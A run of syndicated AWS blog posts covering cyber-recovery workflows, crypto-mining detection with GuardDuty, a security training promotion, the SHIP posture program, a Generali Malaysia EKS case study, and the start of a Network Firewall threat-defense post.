The following diagram illustrates how recovery point candidates are evaluated against the compromise boundary to identify the most recent backup that’s safe to use.

Figure 2. Candidates are evaluated in reverse chronological order starting from the most recent backup that predates the event boundary, with each passing through the validation pipeline before approval.

  • Building an investigation timeline from AWS CloudTrail, Amazon Virtual Private Cloud (Amazon VPC) Flow Logs, Amazon GuardDuty, AWS Security Hub, and workload logs, to identify the earliest plausible indicator of the event.
  • Evaluating recovery point candidates in reverse chronological order, starting from the most recent backup that predates the event window.
  • Running the validation pipeline against each candidate. If validation fails, stepping back to the next candidate.
  • Approving the chosen recovery point with documentation of the approver and rationale.

Backup retention should include recovery points that predate realistic detection windows in your organization. Detection timing varies widely by organization and by threat type, so this is a number to set based on your own investigation capabilities and to revisit as those mature.

Recovery workflow

Recovery has five stages. Three of them run at the same time because the slowest path through recovery is what determines how long the business is down. Investigation and validation run in parallel with infrastructure rebuild so the new environment is being built while the recovery point is being chosen. We wait to restore data because restoring untrusted data into a new environment defeats the purpose of the validation. The following diagram shows which stages run in parallel and where the approval gate separates validation from data restore.

The following diagram shows which stages run in parallel and where the approval gate separates validation from data restore.

Figure 3. Stages 1, 2, and 4 (investigation, validation, and infrastructure rebuild) run in parallel. Stage 3 (approval) is the gate before validated data is restored into the rebuilt environment.

  • Stage 1: Establish the timeline. Query AWS CloudTrail, Amazon VPC Flow Logs, Amazon GuardDuty findings, AWS Security Hub, and workload logs to identify the earliest indicator of the event. That timestamp becomes the event boundary, and only recovery points created before it are candidates for restore. AWS Security Incident Response (SIR) can provide coordinated triage and response support for this stage.
  • Stage 2: Validate candidates. Run the validation pipeline against recovery points that predate the event window, in reverse chronological order. If the most recent candidate fails validation, step back to the next one. This stage runs in parallel with Stage 1, because the investigation and the validation checks don’t depend on each other.
  • Stage 3: Approval. Approve only recovery points that pass all validation checks. If the vault is configured with Multi-party approval, the predefined approvers authorize the restore, and the approval action is automatically recorded as an AWS CloudTrail management event. Document the rationale for recovery point selection: investigation findings, validation results, and the basis for the decision, in your incident management process. If validation fails on the chosen candidate, return to Stage 2 with an earlier one.
  • Stage 4: Rebuild and restore. Rebuild infrastructure in the IRE from infrastructure as code (IaC) templates stored in a separate, version-controlled repository. Rebuild runs in parallel with Stages 1 and 2. After Stage 3 approves a recovery point, restore the validated data from the logically air-gapped vault into the rebuilt infrastructure. Apply credential rotation during this stage following the Rebuild-Restore-Rotate framework.
  • Stage 5: Cutover. Move production traffic from the affected environment to the rebuilt one. Use DNS records with health checks so traffic only shifts when the new environment is ready to serve it. Before cutover, identify and update cross-account references that point to the original Production Account, IAM role trust policies, resource-based policies, AWS KMS key grants, and service integrations. IAM Access Analyzer and AWS Config can help identify these dependencies. Monitor the transition and keep the affected Production Account isolated until the investigation is complete.

The Rebuild-Restore-Rotate framework

Cyber recovery requires sorting what gets rebuilt from code, restored from backup, and generated fresh:

Infrastructure is code. Data is backup. Credentials are new.

Category Examples Why
Rebuild from code IAM policies and roles, Security Groups, Amazon EC2, Amazon VPC, AWS Lambda, CI/CD pipeline definitions Configurations come from reviewed, version-controlled templates rather than from a backup that may have been affected
Restore from backup Amazon RDS, Amazon Aurora, Amazon EFS, Amazon EBS, Amazon FSx Business data cannot be recreated from code and must come from validated, immutable backups
Rotate or re-issue IAM access keys, database passwords, API keys, certificates, OAuth tokens, SSH keys Any secret that may have been exposed during the event window is replaced, not carried forward from backup

Some services sit across two categories. For example, Amazon S3 buckets and Amazon DynamoDB tables have both configuration (rebuilt from code) and data inside them (restored from backup), so recovery treats the two layers separately. Similarly, some credentials are re-issued by AWS rather than rotated by you. For example, consider service-linked roles and STS session tokens. The framework still applies, it’s just AWS that issues them fresh. Other data stores aren’t backed up at all because they are derived from sources that are backed up. Search indexes, analytics tables, caches, and materialized views are common examples. These regenerate from restored data, so they are a recovery dependency rather than a separate recovery category but they must be included in the recovery runbook and sequenced after the data they depend on has been restored. The framework assumes that your source of configuration, including IaC templates, pipelines, and source repositories, wasn’t itself the target of the attack. If it was, recovery starts further upstream with a trusted copy of source before rebuild can begin. Knowing where your known-good source of configuration lives, and how it is protected, is worth thinking through in advance.

For credential rotation, the practical prerequisite is a rotation process that already exists and is exercised. AWS Secrets Manager rotation, IAM Identity Center session revocation, AWS Certificate Manager renewal, and workload-specific rotation hooks are components most customers already have in some form. The cyber recovery capability is the ability to invoke that rotation comprehensively and verify that nothing was missed.

For services not currently supported by the logically air-gapped vault, Cross-Region Replication to a locked bucket or service-native point-in-time recovery can serve as interim options. These are recovery-oriented copies rather than tamper-proof storage and should be treated accordingly when designing around them.

Next steps

The following steps provide a starting point for teams building cyber recovery capability. Each step can be implemented incrementally, but together they form the operational foundation for the recovery workflow described in this post.

  1. Create a logically air-gapped vault in a dedicated Recovery Account, and configure Multi-party approval for restore operations.
  2. Establish an Isolated Recovery Environment in advance, with no trust relationship to production and no network path into the production environment. Pre-configure the networking, monitoring, and access controls required for recovery operations. Use SCPs to enforce isolation.
  3. Enable AWS Backup Restore Testing on a regular schedule, and enable Amazon GuardDuty Malware Protection for backup and volume scanning.
  4. Define workload-specific integrity checks for business-critical data (database consistency, application invariants, configuration diffs).
  5. Confirm the credential rotation process works end-to-end and can be invoked as part of recovery, not only on a routine schedule. AWS Secrets Manager rotation provides the automation framework for database passwords and API keys.
  6. Map cross-account dependencies (IAM role trust policies, resource-based policies, AWS KMS key grants, and service integrations) and maintain the inventory in your recovery runbook.
  7. Exercise the full workflow, including investigation, validation, rebuild, restore, and cutover, on a regular schedule.

Conclusion

Cyber resilience on AWS builds on the services and patterns customers already use for recovery, with additions that address the specific concern that the production environment, the backups, or the recovery path itself may not be trustworthy after an event. The reference approach in this post, including isolation of recovery from production, deletion protected backup storage, a validation pipeline, a concrete workflow, and the Rebuild-Restore-Rotate framework, is a starting point. How you adapt it depends on your workloads, your existing recovery posture, and your organizational boundaries.


About the authors

Detecting and preventing crypto mining in your AWS environment

Post Syndicated from Jason Palmer original https://aws.amazon.com/blogs/security/detecting-and-preventing-crypto-mining-in-your-aws-environment/

This article guides you on how to use Amazon GuardDuty to identify and mitigate cryptocurrency mining threats in your Amazon Web Services (AWS) environment. You’ll learn about the specialized detection capabilities of GuardDuty and best practices to build a multi-layered defense strategy that protects your infrastructure costs and security posture.

Understanding the crypto mining challenge

Crypto mining in AWS environments represents a notable security challenge that extends beyond basic resource consumption.

When threat actors gain unauthorized access to cloud resources for mining operations, organizations face multiple consequences:

  • Cost increases that can range from hundreds to thousands of dollars.
  • Performance degradation that can affect legitimate workloads.
  • Potential additional security incidents that can lead to data exposure or ransomware deployment.

The complexity of crypto mining incidents continues to evolve, with unauthorized users employing advanced techniques to evade detection while maximizing resource use. Organizations often discover these intrusions only after they experience the financial effects or when resource exhaustion affects business operations.

When crypto mining indicates broader system vulnerabilities, additional concerns arise. Unauthorized users who gain access for mining purposes can install backdoors, expose sensitive data through compromised credentials, or create pathways for lateral movement within your AWS infrastructure.

Identifying signs of crypto mining activity

Organizations must remain vigilant for several key indicators of crypto mining activities. These indicators include connections to unknown IP addresses or the use of known mining pool ports, such as 3333. Sustained high CPU or GPU usage that doesn’t align with normal business operations can also signal mining activity. Unexpected network traffic patterns, particularly spikes to unfamiliar IP addresses, also warrant investigation.

Security teams must monitor for unfamiliar processes or applications that run without authorization on their resources.

How GuardDuty detects crypto mining

GuardDuty employs advanced detection methods specifically designed to identify crypto mining activities across your AWS environment. The service uses machine learning algorithms to analyze multiple data sources. These data sources are trained on global threat data gathered by AWS, anomaly detection that establishes behavioral baselines, and integrated threat intelligence from AWS Security and partners.
GuardDuty’s crypto mining detection capabilities include several specialized finding types:

GuardDuty monitors Amazon Virtual Private Cloud (Amazon VPC) Flow Logs for suspicious network patterns and analyzes DNS queries for mining-related domains. GuardDuty also scrutinizes AWS CloudTrail events for suspicious API calls and collects workload telemetry when you turn on Runtime Monitoring. This comprehensive approach allows for detection across Amazon EC2 instances, Amazon Elastic Container Service (Amazon ECS) clusters, Kubernetes environments, and standalone containers.

When you turn on the Runtime Monitoring feature, GuardDuty deploys lightweight agents that provide deeper visibility into runtime processes and system behavior, and enables findings such as CryptoCurrency:Runtime/BitcoinTool.B and Impact:Runtime/CryptoMinerExecuted. These findings detect crypto mining software that operates within your workloads. For containerized environments, Amazon Elastic Kubernetes Service (Amazon EKS) findings can indicate when unauthorized access is potentially used for crypto mining operations.

Building multilayered protection against crypto mining

Organizations typically find that crypto mining protection benefits from multiple security layers, with the detection capabilities provided by GuardDuty forming one component of a broader security strategy. Consider turning on GuardDuty across all AWS accounts and AWS Regions through AWS Organizations. Activated Runtime Monitoring and Amazon EKS protection features provide comprehensive coverage.

The following actions can enhance GuardDuty capabilities:

  • Configure Amazon CloudWatch to monitor resource use metrics and set alarms for unusual CPU, network, or GPU usage spikes that might indicate mining activity. Implement AWS Config rules to verify that security configurations are compliant. These checks make sure that security groups don’t allow broad internet access, and that IMDSv2 is enforced.
  • Deploy AWS Network Firewall to enable granular outbound filtering and allow necessary internet connectivity while blocking access to crypto mining infrastructure.
  • Deploy AWS Systems Manager to maintain visibility into instance configurations. Inventory, a capability of Systems Manager, tracks installed applications to detect mining software. Additionally, Run Command and State Manager—capabilities of Systems Manager—enforce security policies across your fleet.
  • Create automated remediation workflows that use Amazon EventBridge and Lambda to respond immediately when GuardDuty detects crypto mining activities.

Best practices for comprehensive protection

Access management and authentication

  • To strengthen your preventive measures, implement least privilege access with AWS Identity and Access Management (IAM). For software use cases, use IAM roles inside of AWS and IAM Roles Anywhere outside of AWS instead of long-lived access keys. For human identities, centralize user management through AWS IAM Identity Center with multi-factor authentication (MFA) features, in addition to attribute-based access control for fine-grained permissions. If you don’t use Identity Center, then turn on MFA for all IAM users, including those with administrative privileges, and require MFA for sensitive operations.
  • If you can’t eliminate the use of long-lived access keys, then implement regular access key rotation policies and apply least privilege access to all IAM policies. Regularly audit IAM permissions to identify and remove excessive privileges.

System maintenance and configuration

  • Use Patch Manager, a capability of Systems Manager, to implement automated patching and maintain current Amazon Machine Images (AMIs) for all deployed EC2 instances. Establish a regular patch cadence for all systems and test patches in non-production environments before you deploy a patch.
  • Implement strict ingress rules in security groups and allow only necessary traffic. Use egress filtering to prevent unauthorized outbound connections to mining pools. Regularly audit security group configurations to make sure that the configurations meet security requirements.

Data protection

  • Use AWS Key Management Service (AWS KMS)S) to turn on encryption for all data at rest, and implement TLS for data in transit. AWS KMS uses envelope encryption by default, and protects your data keys with master keys to provide enhanced security and performance. It’s a best practice to regularly rotate encryption keys.

Benefits of comprehensive crypto mining protection

Organizations that implement these comprehensive security measures can experience the following improvements in their security posture and operational efficiency:

  • Reduced detection time: Detection times for crypto mining activities decrease from days or weeks to minutes so that teams can rapidly contain issues before significant damage occurs.
  • Automated responses: Automated response workflows reduce manual intervention requirements so that security teams can focus on strategic initiatives.
  • Cost control: These measures identify and terminate unauthorized resource consumption and prevent unexpected billing increases.
  • Performance stability: Crypto mining processes no longer monopolize CPU, memory, and network resources so that your organization can maintain application performance.
  • Enhanced visibility: The monitoring approach helps identify crypto mining and other security threats that might go unnoticed.
  • Team confidence: Security teams gain confidence through continuous monitoring and automated alerts. Teams can be secure in knowing that crypto mining attempts are promptly detected and addressed.

The implementation of preventive controls reduces the potential for initial incidents. Regular patching and configuration management further strengthen your overall security posture.

Crypto mining approval on AWS

AWS requires written approval for crypto mining activities on AWS under AWS Service Terms (Section 1.25). This requirement helps protect both your resources and the broader AWS infrastructure.

Requesting approval

AWS Trust & Safety reviews requests to help prevent mining activities from negatively affecting service performance or security. When submitting your request, include the following information:

  • Describe your mining purpose and business case.
  • Outline your infrastructure planning and cost management approach.
  • Detail your security measures to prevent unauthorized access.
  • Provide emergency contacts for rapid communication, if issues arise.
  • Specify the number of instances and type of crypto mining.

What to expect after approval

Approved mining operations must follow specific guidelines to maintain good standing. AWS monitors approved mining activities to verify that the activities don’t generate abuse reports, effect service performance, or deviate from prescribed architecture and security practices.

Important considerations

Review the following information:

  • You can’t use AWS Credits and Free Tier resources for crypto mining activities.
  • It’s essential to continuously monitor your mining resources.
  • Based on changing infrastructure conditions, AWS can adjust approvals.

This approval process distinguishes legitimate mining operations from unauthorized activities that might indicate security compromises.

Conclusion

To protect AWS environments against crypto mining, AWS Trust & Safety recommends taking a comprehensive approach that combines advanced threat detection with proactive security measures. GuardDuty provides foundational detection capabilities that help to identify crypto mining activities, while complementary AWS services create a robust security ecosystem that protects your infrastructure and data.

Security is a shared responsibility. While AWS provides powerful tools and services designed to be highly secure, your organization’s implementation of security practices and controls determines your overall protection level. Regular review and updates of your security measures, as well as team training and awareness, help maintain an effective defense against crypto mining and other security threats in your AWS environment.

If you have feedback about this post, submit comments in the Comments section below.

Jason Palmer

Jason is a Senior Technical Account Manager (TAM) at AWS Enterprise Support, based in Seattle, Washington. With over 6 years at AWS, Jason combines deep technical expertise with a genuine passion for people — helping enterprise customers transform complex challenges into scalable cloud solutions.

Nadia Mahmood

Nadia is a Trust & Safety Customer Advisor at AWS, based in Virginia. Nadia works with enterprise customers on abuse reporting and compliance, handling escalated takedown requests and strategic partnerships to reduce abuse across AWS.

Contributors

Special thanks to James Ferguson, a Principal Solutions Architect and Jeffrey Bickford, a Security Engineering Manager, who made significant contributions to this post.

Complimentary virtual training: Get hands-on with AWS Security Services

Post Syndicated from Ashley Nelson original https://aws.amazon.com/blogs/security/complimentary-virtual-training-get-hands-on-with-aws-security-services/

If you’re looking to strengthen your organization’s security posture on Amazon Web Services (AWS) but aren’t sure where to start, then we’re here to help. Security Activation Days are complimentary, virtual, hands-on workshops designed to help you get practical experience with AWS security services in a single session.

What to expect

Each Security Activation Day is a 3–6 hour virtual workshop where you work directly with AWS security services in real-world scenarios. Through a combination of presentations, demos, and workshops, you will get hands-on practice guided by AWS security specialists either in your own environment or in an AWS-provided sandbox.

Topics rotate across the full spectrum of AWS security, identity, and governance services, including threat detection and response, identity and access management, network and application protection, data protection, and governance and compliance. You will leave with actionable knowledge you can apply to your workloads immediately—not a to-do list of things to research later.

Who should attend

Security Activation Days are made for builders—security engineers, cloud architects, and DevOps teams who want to go deeper on specific AWS security capabilities. Whether you’re evaluating a service for the first time or looking to operationalize something you’ve already deployed, these sessions meet you where you are.

What attendees are saying

With over 6,400 attendees across 90 events so far in 2026, Security Activation Days consistently earn a 4.8 out of 5 satisfaction rating. Participants tell us the hands-on format is what makes the difference: there’s no substitute for actually configuring a service and seeing the results in real time.

How to register

We run Security Activation Days year-round across all time zones, with new sessions added regularly. Find a session, show up ready to learn, and start building today.

If you have feedback about this post, submit comments in the Comments section below.

Ashley Nelson

Ashley Nelson

Ashley is a Sr. WW Security Specialist at AWS, where she leads worldwide customer enablement programs for Security, Identity, and Governance services.

Security posture improvement in the AI era

Post Syndicated from Celeste Bishop original https://aws.amazon.com/blogs/security/security-posture-improvement-in-the-ai-era/

It’s only been a few weeks since Anthropic announced the Claude Mythos Preview model and launched Project Glasswing with AWS and other leading organizations. This has generated a lot of discussion about the future of cybersecurity and what the ever-increasing capabilities of foundation models mean to organizations.

As AWS CISO Amy Herzog pointed out in the Project Glasswing announcement, “At AWS, we build defenses before threats emerge, from our custom silicon up through the technology stack. Security isn’t a phase for us; it’s continuous and embedded in everything we do.”

Read more from Amy about this in Building AI defenses at scale: Before the threats emerge.

While the discussion around the future of cybersecurity is important, the only thing we know for certain is that organizations need to be able to react quickly to the rapid changes AI is bringing to technology and business in general. And you can’t react quickly if your security fundamentals aren’t dialed in.

The security hygiene gap

It’s easy to assume you have the foundational security elements covered, or to overlook some completely. Basic security use cases like identity management, threat detection, vulnerability management, data protection, and network security can be inconsistently implemented across cloud environments. While AI is reshaping the security landscape, strong security fundamentals continue to be essential for every organization, regardless of size or industry.

These are the security basics that matter whether or not you’re adopting AI: patching consistently, enforcing least-privilege access, enabling logging and monitoring, encrypting data at rest and in transit, and reviewing security configurations regularly. When these fundamentals are in place, you’re better positioned to take advantage of AI-driven tools and respond to newly discovered vulnerabilities, wherever they come from.

While the concepts that drive security fundamentals are universal, implementing them in your environment is best done with an understanding of the context unique to your organization. That’s why we have a multitude of freely available materials—like the AWS Well-Architected Framework—that you can use to help ask the right questions and implement changes in your environment. We also offer programs like the Security Health Improvement Program (SHIP) to help you improve your security posture through prescriptive guidance and continuous improvement.

What is the Security Health Improvement Program (SHIP)?

SHIP is a no-cost program available to every AWS customer, regardless of support tier. SHIP provides a proven, data-driven methodology to:

  • Assess your current security posture using data from your AWS environment
  • Identify specific opportunities to improve across 10 core security use cases
  • Build a prioritized action plan tailored to your environment
  • Establish a mechanism for continuous security improvement

The program is led by AWS Solutions Architects and Technical Account Managers who take you through a personalized report, contextualize findings for your environment, and help you build a prioritized action plan.

Why SHIP matters in the AI era

Project Glasswing highlights an important shift: AI-powered tools are accelerating the pace of vulnerability discovery, which means organizations need to be prepared to assess and respond to findings and changing situations faster than before. In addition to external factors, as organizations adopt AI—whether deploying foundation models, building agentic workflows, or using AI-powered services—how they implement their security controls must change as well. A strong security foundation is what makes confident AI adoption possible.

Here’s how SHIP helps:

Address foundational security gaps proactively

SHIP uses a data-driven methodology to identify opportunities to improve and optimize across 10 core security use cases: threat detection, cloud security posture management, application security testing, configuration management, access governance, vulnerability management, application protection, network security, encryption, and secrets management. The program includes a SHIP assessment to identify critical security findings related to your current security posture, so your team can build a prioritized roadmap for improvement tailored to your environment.

Establish the security baseline AI workloads require

Before you deploy your first model on Amazon Bedrock or build agentic workflows with Amazon Bedrock AgentCore, you need confidence that your underlying infrastructure follows security best practices. SHIP uses actual data from your environment to provide prescriptive, specific guidance rather than generic security recommendations. This is especially relevant as AI-driven vulnerability discovery tools become more widely available: organizations with strong baselines will be able to act on new findings quickly and effectively.

Build a mechanism for continuous security improvement

As AI capabilities evolve, organizations benefit from having a repeatable process to assess and strengthen their security posture over time. SHIP establishes the methodology and mechanisms for your team to continuously assess, prioritize, and improve. By building this operational capability, you’re strengthening your organization’s ability to adapt and contributing to broader industry resilience. As the cybersecurity community integrates AI into defense strategies, SHIP helps you maintain foundational best practices so you can adopt these innovations effectively and with confidence.

Getting started is straightforward

SHIP is available today, at no cost, to every AWS customer. Here’s how to get started:

  1. Talk to your AWS account team. Ask about scheduling a SHIP engagement, or request one directly on the SHIP page.
  2. Attend a SHIP Activation Day. AWS regularly hosts hands-on workshops where you can run the SHIP assessment with AWS Solutions Architects and start building your improvement plan.
  3. Explore the prescriptive guidance. Consult the AWS Well-Architected Framework – Security Lens for documentation, reference architectures, and implementation guides you can start using today.

Take the next step together

AWS is committed to being the most secure cloud, from our participation in Project Glasswing to the security embedded in every layer of our infrastructure. Security is a shared responsibility, and programs like SHIP give customers the tools, guidance, and support to strengthen their security foundations so they can build confidently, no matter what comes next.

Ready to improve your security posture? Contact your AWS account team to schedule a SHIP engagement, or visit the SHIP resources page to learn more.

Celeste Bishop

Celeste Bishop

Celeste is a Senior Security Specialist at AWS, based in Austin, Texas. Over the past five years, she has held a range of security-focused roles spanning field and product marketing, developer relations, and executive engagement. She partners closely with customers, security leaders, and field teams to help organizations operate securely in the cloud. Celeste holds a Bachelor’s in Economics from the University of Texas at Austin.

How Generali Malaysia optimizes operations with Amazon EKS

Post Syndicated from Antoine Boucherie original https://aws.amazon.com/blogs/architecture/how-generali-malaysia-optimizes-operations-with-amazon-eks/

This post is co-authored with Ivan Amemoutou, DevOps and Cloud Lead at Generali Malaysia (“Generali”).

The insurance industry’s shift to cloud computing has accelerated the development and expansion of digital services. To support this transformation, insurers are modernizing their technology stack with solutions that enhance scalability, portability, and operational efficiency. This digital evolution is driven by growing customer expectations for seamless insurance services across all touchpoints. Generali faced this industry-wide challenge head-on, needing both to migrate their legacy applications to the cloud and meet increasing demands for new digital services. To address these needs, they embraced a modern approach by implementing containerized microservices architecture, significantly improving their operational capabilities and service delivery.

Generali started its migration to AWS in 2019. They selected Amazon Elastic Kubernetes Service (Amazon EKS) as the target container service for their modernized applications for its capabilities as an enterprise-grade container management solution and its seamless integration with other AWS services. Previous experience of the Generali DevOps and Cloud team was also a strong factor in selecting Amazon EKS. Although the selection of the target platform was straightforward, the main challenge Generali was facing was to enable the scale of adoption while maintaining a lean operational base.

Today, digital applications and several core insurance solutions are hosted on their EKS clusters, making it an important piece of infrastructure for the company. In this post, we look at how Generali is using Amazon EKS Auto Mode and its integration with other AWS services to enhance performance while reducing operational overhead, optimizing costs, and enhancing security.

Solution overview

Generali strives to implement Amazon EKS best practices and actively align their implementation with the AWS Well-Architected Framework. To that end, they follow the six pillars of Operational Excellence, Security, Reliability, Performance Efficiency, Cost Optimization, and Sustainability to build a robust and scalable platform. By applying Well-Architected principles to their EKS environment, Generali benefits from improved system resilience through automated operations and monitoring, enhanced security through AWS Identity and Access Management (IAM) integration and network policies, optimized costs through right-sizing and automatic scaling, and sustainable practices that minimize their environmental impact while maintaining high performance and reliability.

The following diagram illustrates the architecture of their EKS cluster and some of its integration points with different AWS services.AWS security and monitoring architecture diagram showing integration between Inspection VPC and EKS VPC with multiple AWS services for container workload protection and observability.

This solution offers the following benefits:

  • Simplified management of multiple containerized applications
  • Automated node provisioning and scaling
  • Enhanced security integration
  • Optimized resource utilization and simplified cost management
  • Granular multi-tenant observability

In the following sections, we discuss the integration with AWS services in more detail and how these components align with the AWS Well-Architected Framework.

Operational Excellence, Reliability, and Performance Efficiency with Amazon EKS Auto Mode

Generali faced challenges managing their expanding portfolio of containerized applications. The growth of their containerized services introduced operational inefficiencies and complexities: multiple applications from multiple tenants created operational overhead from manual orchestration and scaling to infrastructure maintenance, making it difficult to optimize costs while enforcing security and compliance across diverse application stacks. These challenges led to over-provisioning of resources and inconsistent security postures across different containerized environments.

To address these pain points, Generali has been adopting Amazon EKS Auto Mode, which automates their cluster infrastructure management, provides production-ready environments with minimal operational overhead, dynamically scales resources based on application demands, and implements consistent security practices with automated upgrades, so their teams can focus on application development rather than infrastructure complexity.

EKS Auto Mode manages the underlying nodes, load balancers, and storage configuration automatically. EKS Auto Mode takes care of scaling the cluster depending on the need of the workloads, while optimizing cost across a set of Amazon Elastic Compute Cloud (Amazon EC2) instances types selected by Generali in the node pools configuration.

With EKS Auto Mode’s expanded Shared Responsibility Model, compared to non-Auto Mode clusters, it also takes care of the patching of the underlying operating system (Bottlerocket), the different Amazon EKS add-ons installed by default, and the upgrade of the cluster, so Generali DevOps and Cloud team can focus on supporting their application teams.

While starting up EKS Auto Mode, the Generali DevOps and Cloud team had to adjust their operations to allow for those new features. For example, EKS Auto Mode releases a new version of its AMI, which automatically upgrades nodes on a regular basis, usually every week. To do so, nodes are terminated to be replaced with upgraded ones. The team had to create disruption control configurations to prevent those disruptions from impacting workloads. For example, they specified a maintenance window during off-peak hours for those upgrades. They also specified Pod Disruption Budgets and Node Disruptions Budgets to make sure critical applications would not see all the pods of a micro-service being terminated at the same time. The team can then focus on monitoring the current services and making sure they stay compliant with upcoming Amazon EKS upgrades, an activity that usually takes a fair amount of time every quarter, which is now automated with EKS Auto Mode.

Finally, the Generali DevOps and Cloud team also follow several principles to maintain reliability of their applications: they only allow stateless micro-services, they treat the underlying pods as immutable, they use Helm chart as a standardize deployment mechanism, and they use Horizontal Pod Autoscaler (HPA) to scale services based on traffic.

Security using Amazon GuardDuty, Amazon Inspector, Amazon Network Firewall, and AWS Secrets Manager

Generali implemented Amazon GuardDuty Extended Threat Detection for their EKS clusters to automatically correlate security signals across Amazon EKS audit logs, runtime behaviors, malware execution, and AWS API activity to identify sophisticated multistage attacks that traditional monitoring approaches often miss. By enabling both Amazon GuardDuty Amazon EKS protection and runtime monitoring, Generali gained comprehensive visibility into complex attack patterns such as container exploitation, privilege escalation, and unauthorized movement within their Kubernetes environment, with detailed timelines mapped to MITRE ATT&CK tactics and techniques. The benefits Generali realizes include reduced investigation time through consolidated security insights, rapid assessment of which containerized infrastructure components require immediate attention, and the ability to prioritize remediation efforts on the most critical affected resources while minimizing the potential blast radius of Amazon EKS targeted attacks.

Generali also uses the new Amazon Inspector capability to map Amazon ECR images to running containers, helping their security teams prioritize vulnerabilities based on containers currently running in their environment rather than just identifying vulnerabilities in repository images. The enhanced service provides Generali with visibility into which container images are actively running across their EKS environments, including cluster Amazon Resource Names (ARNs), the number of EKS pods where images are deployed, and last in-use dates for each vulnerability finding. The key benefits Generali realizes include the ability to prioritize remediation efforts based on actual container usage patterns rather than repository events alone, and comprehensive vulnerability management across container images.

Generali set up AWS Network Firewall to filter outbound HTTPS traffic from applications hosted on their EKS cluster by restricting outbound connections to only a set of hostnames provided by Server Name Indication (SNI) in the allow list, deploying their EKS cluster in private subnets with Network Firewall endpoints in public subnets and NAT gateways in protected subnets. The benefits Generali realizes include enhanced security through egress filtering that monitors and restricts outbound network traffic based on certificate hostnames rather than changing IP addresses, the ability to collect and analyze hostnames accessed by applications through Amazon CloudWatch alert logs for traffic pattern analysis, and improved compliance with security requirements by making sure applications can only access approved external services.

Getting secrets into pods can be done either through environment variables or as mounted volumes. Hard-coding them directly into the deployment template is not recommended, and it is better to store them in AWS Secret Manager and retrieve them dynamically. As a best practice and to reduce operational complexity, Generali choses to only host stateless containers in their cluster, alleviating the need for storage volume. To that end, the best option is to retrieve secrets dynamically and add them as environment variables to the pod. To do so, they implemented the External Secrets Operator on their EKS cluster to use Secrets Manager for centralized secret management, which reads the necessary secrets and automatically stores them as Kubernetes secrets without requiring application code changes or daemonsets. The benefits Generali realizes include improved security, management, and auditability of secret usage through centralized secret management outside their Kubernetes clusters and automatic secret synchronization on a recurring basis to capture credential rotations.

Cost Optimization using tags and Savings Plans

Although EKS Auto Mode already offers some cost optimization features, it’s important for Generali to keep track of resource consumption per business project. To that end, Generali uses AWS Billing split cost allocation data for Amazon EKS to analyze and allocate costs using the AWS Billing Console, gaining insights into Kubernetes costs alongside other AWS spend. The feature allows for split along cost allocation tags for some Kubernetes attributes. These tags include aws:eks:cluster-name, aws:eks:deployment, aws:eks:namespace, and aws:eks:node, so the company can map Amazon EKS consumption against lines of business and applications.

Generali also takes advantage of the following:

Operational Excellence and observability using custom dashboards in Amazon Managed Grafana

Hosting multiple projects from multiple business unit means that different application owners need their own custom analytics dashboards. To provide per-project granularity, Generali uses the integration between CloudWatch and Amazon Managed Grafana to create observability dashboards per EKS namespace. By connecting CloudWatch as a data source in Amazon Managed Grafana, they can visualize Amazon EKS metrics, logs, and traces through Grafana’s powerful visualization capabilities without managing the underlying Grafana infrastructure. Through this integration, Generali can create unified views of cluster health, node performance, pod resource utilization, and application performance indicators, while using Grafana’s advanced alerting and templating features for dynamic dashboard creation.

Lessons learned

Generali’s adoption of EKS Auto Mode, combined with integrated AWS security services and comprehensive observability tools, has transformed their container operations from a complex, manually managed environment to an automated, secure, and efficient platform. The integration with services like GuardDuty, Amazon CloudWatch Container Insights, and Amazon Managed Grafana has created a cohesive ecosystem that maximizes operational efficiency while minimizing management overhead. This transformation has helped the Generali DevOps and Cloud team shift its focus from infrastructure maintenance to strategic application support, resulting in improved security posture, cost optimization, and overall platform reliability.Generali realized the following key benefits:

  • Significant reduction in operational overhead with EKS Auto Mode
  • Enhanced security with automated threat detection and response
  • Reduction in infrastructure costs through optimization
  • Improved mean-time-to-resolution
  • Accelerated application deployment cycles

Conclusion

Amazon EKS Auto Mode has proven to be a transformative service for Generali, helping them build a modern, secure, and efficient container environment that aligns with AWS Well-Architected best practices. With EKS Auto Mode and its integration with AWS services like GuardDuty, Amazon Inspector, and CloudWatch, Generali created a robust foundation that not only enhances their security posture and operational efficiency but also optimizes costs. The Generali DevOps and Cloud team is now able to focus on applications teams’ support with expansion plans to host AI models and upcoming agentic applications.As organizations continue their cloud-based journey, Generali’s experience demonstrates how AWS’s comprehensive container services can help enterprises focus on innovation and business value while maintaining operational excellence, security, and cost-efficiency at scale.

If you’re interested in learning more about Amazon EKS, refer to Amazon EKS Best Practices Guide.

About Generali Malaysia

Generali Malaysia is one of the largest general insurers and an emerging life insurer in the country, dedicated to delivering best in class general and life insurance protection solutions for individuals, families, and businesses. As part of the Generali Group, a global insurance leader with over 190 years of heritage, Generali Malaysia carries forward a deep legacy of protection, service excellence, and innovation.

Today, the company is supported by more than 1,600 employees, over 9,000 agents and partners, and an extensive network of branches nationwide. Guided by its ambition to be a trusted Lifetime Partner, Generali Malaysia is committed to its purpose of empowering lives and dreams. The company continues to drive excellence by leveraging AI, data, and customer centric solutions, while embedding sustainability at the heart of its business.


About the authors

Real-time malware defense: Leveraging AWS Network Firewall active threat defense

Post Syndicated from Rahi Patel original https://aws.amazon.com/blogs/security/real-time-malware-defense-leveraging-aws-network-firewall-active-threat-defense/

Cyber threats are evolving faster than traditional security defense can respond; workloads with potential security issues are discovered by threat actors within 90 seconds, with exploitation attempts beginning within 3 minutes. Threat actors are quickly evolving their attack methodologies, resulting in new malware variants, exploit techniques, and evasion tactics. They also rotate their infrastructure—IP addresses, domains, and URLs. Effectively defending your workloads requires quickly translating threat data into protective measures and can be challenging when operating at internet scale. This post describes how AWS active threat defense for AWS Network Firewall can help to detect and block these potential threats to protect your cloud workloads.

Active threat defense detects and blocks network threats by drawing on real-time intelligence gathered through MadPot, the network of honeypot sensors used by Amazon to actively monitor attack patterns. Active threat defense rules treat speed as a foundational tenet, not an aspiration. When threat actors create a new domain to host malware or set up fresh command-and-control servers, MadPot sees them in action. Within 30 minutes of receiving new intelligence from MadPot, active threat defense automatically translates that intelligence into threat detection through Amazon GuardDuty and active protection through AWS Network Firewall.

Speed alone isn’t enough without applying the right threat indicators to the right mitigation controls. Active threat defense disrupts attacks at every stage: it blocks reconnaissance scans, prevents malware downloads, and severs command-and-control communications between compromised systems and their operators. This creates a multi-layered defense approach that can disrupt attacks that can bypass some of the layers.

How active threat defense works

